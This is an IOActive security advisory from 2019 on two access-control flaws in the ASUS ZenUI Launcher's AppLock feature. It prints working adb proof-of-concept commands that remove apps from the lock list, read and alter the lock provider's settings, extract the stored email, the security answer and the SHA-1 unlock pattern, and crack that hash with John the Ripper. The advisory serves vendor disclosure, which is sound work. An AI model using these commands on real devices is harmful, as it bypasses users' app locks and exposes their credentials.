IOActive Security Advisory

Title	ASUS – ZenUI Launcher AppLockReceiver Exposed without Permissions Set
Severity	7.7 (High) – CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Discovered by	Tao Sauvage
Advisory Date	May 23, 2019

Affected Products

Confirmed to be vulnerable:

- ASUS – ZenUI Launcher v3.0.10.55_180510 (Android 4.3+)

Potentially vulnerable:

- Version up to ASUS – ZenUI Launcher v5.5.2.19_181130_4 (Android 9.0+)

Impact

A malicious application without any permission could remove applications from the list of locked applications configured in AppLock, therefore bypassing the security pattern configured by the user to protect them.

Background

ASUS ZenFone models come with ZenUI Launcher pre-installed, to:

- “Customize your launcher the way you want it to be: apply your favorite wallpapers and widgets, apply scroll effects or transitions, or organize your apps in folders.
- Secure your apps from prying eyes with integrated app locking features.”[1]

IOActive found that the application was exposing its `AppLockReceiver` receiver without setting any read or write permissions, allowing any applications to remove locked applications from the AppLock list. As a result, it is possible to disable AppLock security for arbitrary applications on the device, despite not knowing the unlock pattern.

Technical Details

The following technical analysis is based on the application version v3.0.10.55_180510, installed on a ZenFone 2 Laser device (Android 6.0+), which was confirmed to be vulnerable (latest version available for this device). The latest version at that time,

[1] https://play.google.com/store/apps/details?id=com.asus.launcher&hl=en

v5.5.2.19_181130_4 (targeting Android 9.0+), was statically analyzed and appears to suffer from the same vulnerabilities affecting v3.0.10.55_180510. Additional testing using a newer ASUS device would be needed to confirm that v5.5.2.19_181130_4 is indeed vulnerable.

In the `AndroidManifest.xml`, the following `AppLockReceiver` receiver is exposed:

~~~
```
<receiver
    android:name="com.asus.launcher.applock.receiver.AppLockReceiver">
    <intent-filter>
        <action
            android:name="asus.intent.action.APP_LOCK" />
    </intent-filter>
</receiver>
```
~~~

The receiver does not set read or write permissions, nor does it dynamically check the permissions of the caller application, allowing applications without any permissions to send it the `APP_LOCK` ASUS custom action.

In the following examples, all commands have been executed using Android Debug Bridge (adb) shell on a non-rooted device. It should be noted that the commands are executed with a low-privileged account but could also be executed from a malicious APK application.

~~~
```
shell@ASUS_Z00E_2:/ $ id
uid=2000(shell) gid=2000(shell)
groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sd
card_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
context=u:r:shell:s0
```
~~~

Removing an Application from the List of Locked Applications

In the following scenario, the File Manager application has been configured to require an unlock pattern to access it:



Figure 1: File Manager configured in AppLock

Sending the following action with the two extra parameters will remove File Manager from the list of locked applications, despite not knowing the unlock pattern:

```
shell@ASUS_Z00E_2:/ $ am broadcast -a asus.intent.action.APP_LOCK --ei
ToDo 3 --es PackageName com.asus.filemanager
Broadcasting: Intent { act=asus.intent.action.APP_LOCK (has extras) }
Broadcast completed: result=0
```

Only a short-lived notification will appear if the device's screen is on (otherwise, nothing is displayed):



Figure 2: Unlock notification when sending the action while the screen is on

The File Manager application can now be started without the unlock pattern:



Figure 3: Accessing the File Manager without the unlock pattern

Fixes

Properly configure access controls for `AppLockReceiver` to require applications to have the correct permissions to remove applications from the list of locked applications.

Mitigation

ASUS has published security precautions for all users:

- https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/

Timeline

- 2019-03-01: IOActive discovers vulnerability
- 2019-03-22: IOActive notifies vendor
- 2019-05-02: ASUS fixes the vulnerabilities
- 2019-05-23: IOActive advisory published

IOActive Security Advisory

Title	ASUS – ZenUI Launcher AppLockProvider Exposed without Permissions Set
Severity	6.8 (Medium) – CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Discovered by	Tao Sauvage
Advisory Date	May 23, 2019

Affected Products

Confirmed to be vulnerable:

- ASUS – ZenUI Launcher v3.0.10.55_180510 (Android 4.3+)

Potentially vulnerable:

- Version up to ASUS – ZenUI Launcher v5.5.2.19_181130_4 (Android 9.0+)

Impact

A malicious application without any permission could gain read and write access to the list of locked apps and configuration settings for AppLock, including:

- Google account email address (if 'Google account' is selected in Password Rescuer)
- Cleartext security answer (if 'Security question' is selected in Password Rescuer)
- Unlock pattern (SHA-1)
- List of locked applications

Background

ASUS ZenFone models come with ZenUI Launcher pre-installed, to:

- "Customize your launcher the way you want it to be: apply your favorite wallpapers and widgets, apply scroll effects or transitions, or organize your apps in folders.
- Secure your apps from prying eyes with integrated app locking features."[2]

IOActive found that the application was exposing its `AppLockProvider` provider without setting any read or write permissions, allowing any applications to access the list of locked applications and modify it, despite not knowing the secret pattern configured by the victim to protect them. In addition, any application could access the AppLock settings and extract the

[2] https://play.google.com/store/apps/details?id=com.asus.launcher&hl=en

lock pattern, which can later be easily cracked offline, or the security answer to reset the pattern.

Technical Details

The following technical analysis is based on the application version v3.0.10.55_180510, installed on a ZenFone 2 Laser device (Android 6.0+), which was confirmed to be vulnerable (latest version available for this device). The latest version at that time, v5.5.2.19_181130_4 (targeting Android 9.0+), was statically analyzed and appears to suffer from the same vulnerabilities affecting v3.0.10.55_180510. Additional testing using a newer ASUS device would be needed to confirm that v5.5.2.19_181130_4 is indeed vulnerable.

From the launcher, clicking on 'Lock apps' starts the AppLock application where the user can configure what application to protect with a pattern on their device:



Figure 4: Configuring AppLock to include Message in the locked applications

When starting a locked application, the user is requested to enter their unlock pattern. When the pattern is valid, the application is unlocked and started.

In the `AndroidManifest.xml`, the following `AppLockProvider` provider is exposed:

```
```
<provider
    android:name="com.asus.launcher.applock.provider.AppLockProvider"
    android:exported="true"
    android:authorities="com.asus.launcher.applockprovider" />
```
```

The provider does not set read or write permissions, nor does it dynamically check the permissions of the caller application, allowing applications without any permissions to interact with the provider.

In the following examples, all commands have been executed using Android Debug Bridge (adb) shell on a non-rooted device. It should be noted that the commands are executed with a low-privileged account but could also be executed from a malicious APK application.

~~~~
```
shell@ASUS_Z00E_2:/ $ id
uid=2000(shell) gid=2000(shell)
groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sd
card_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
context=u:r:shell:s0
```
~~~~

Read Access

Accessing the list of locked applications:

~~~~
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/locked_apps
Row: 0 _id=199, name=com.asus.filemanager, value=1
```
~~~~

From the list above, we can see that the application File Manager is configured to be locked on the device.

Accessing the AppLock settings when ‘Google account’ is selected in Password Rescuer:

~~~~
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/secures
Row: 0 _id=10, name=block_widgets, value=1
Row: 1 _id=11, name=account, value=first.last@ioactive.com
Row: 2 _id=19, name=hide_notification, value=0
Row: 3 _id=22, name=invisible_pattern, value=1
Row: 4 _id=26, name=hide_locked_badge, value=0
Row: 5 _id=41, name=lock_mode, value=everytime_mode
Row: 6 _id=43, name=applock_global_enabled, value=1
Row: 7 _id=44, name=pattern,
value=c4b5c86bd577da3d93fea7c89cba61c78b48e589
Row: 8 _id=45, name=activated, value=true
```
~~~~

From the list above, we can see:

- Row 1: the email address of the user is ‘first.last@ioactive.com’
- Row 5: the unlock pattern is ‘c4b5c86bd577da3d93fea7c89cba61c78b48e589’

Accessing the AppLock settings when ‘Security question’ is selected in Password Rescuer:

~~~~
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/secures
Row: 0 _id=10, name=block_widgets, value=1
Row: 1 _id=19, name=hide_notification, value=0
Row: 2 _id=26, name=hide_locked_badge, value=0
Row: 3 _id=41, name=lock_mode, value=everytime_mode
Row: 4 _id=43, name=applock_global_enabled, value=1
~~~~

```
Row: 5 _id=44, name=pattern,
value=c4b5c86bd577da3d93fea7c89cba61c78b48e589
Row: 6 _id=45, name=activated, value=true
Row: 7 _id=47, name=invisible_pattern, value=1
Row: 8 _id=48, name=skip_check_account, value=1
Row: 9 _id=49, name=security_question, value=2
Row: 10 _id=50, name=security_answer, value=Foca
Row: 11 _id=51, name=account, value=null
```

From the list above, we can see:

- Row 9: the security question is 2, which corresponds to "Who was your childhood hero?"
- Row 10: the security answer is 'Foca'

The unlock pattern is stored hashed using plain SHA1 algorithm and can be easily cracked using tools such as John the Ripper:

```
$ echo c4b5c86bd577da3d93fea7c89cba61c78b48e589 > pattern.txt
$ john --format=Raw-SHA1 -mask=?d?d?d?d pattern.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0123             (?)
1g 0:00:00:00 DONE (2019-02-27 11:31) 20.00g/s 64240p/s 64240c/s 64240C/s
8023..1123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Taking into account that the pattern starts from 0 (the top-left position), the cracked unlock pattern is therefore the following:



Figure 5: Using the cracked unlock pattern to access the locked application

Write Access

In addition to read access, a malicious application without any permissions can tamper with the information related to AppLock and the locked applications.

The following changes to the AppLock will only affect the database of the provider itself. While it is possible to tamper with the database (insert, update, delete), it will not affect the actual applications being locked or the AppLock configuration.

Changing the account name to 'attacker@ioactive.com':

```
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/secures/11
Row: 0 _id=11, name=account, value=first.last@ioactive.com
shell@ASUS_Z00E_2:/ $ content update --uri
content://com.asus.launcher.applockprovider/secures --bind
value:s:attacker@ioactive.com --where '_id=11'
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/secures/11
Row: 0 _id=11, name=account, value=attacker@ioactive.com
```
```

Deleting the list of locked applications:

```
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/locked_apps
Row: 0 _id=199, name=com.asus.filemanager, value=1
```
```

```
shell@ASUS_Z00E_2:/ $ content delete --uri
content://com.asus.launcher.applockprovider/locked_apps --where '_id>0'
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.launcher.applockprovider/locked_apps
No result found.
```
```

Fixes

Properly configure access controls for `AppLockProvider` to require applications to have the correct permissions to access the settings and list of locked applications.

Mitigation

ASUS has published security precautions for all users:

- https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/

Timeline

- 2019-03-01: IOActive discovers vulnerability
- 2019-03-22: IOActive notifies vendor
- 2019-05-02: ASUS fixes the vulnerabilities
- 2019-05-23: IOActive advisory published
```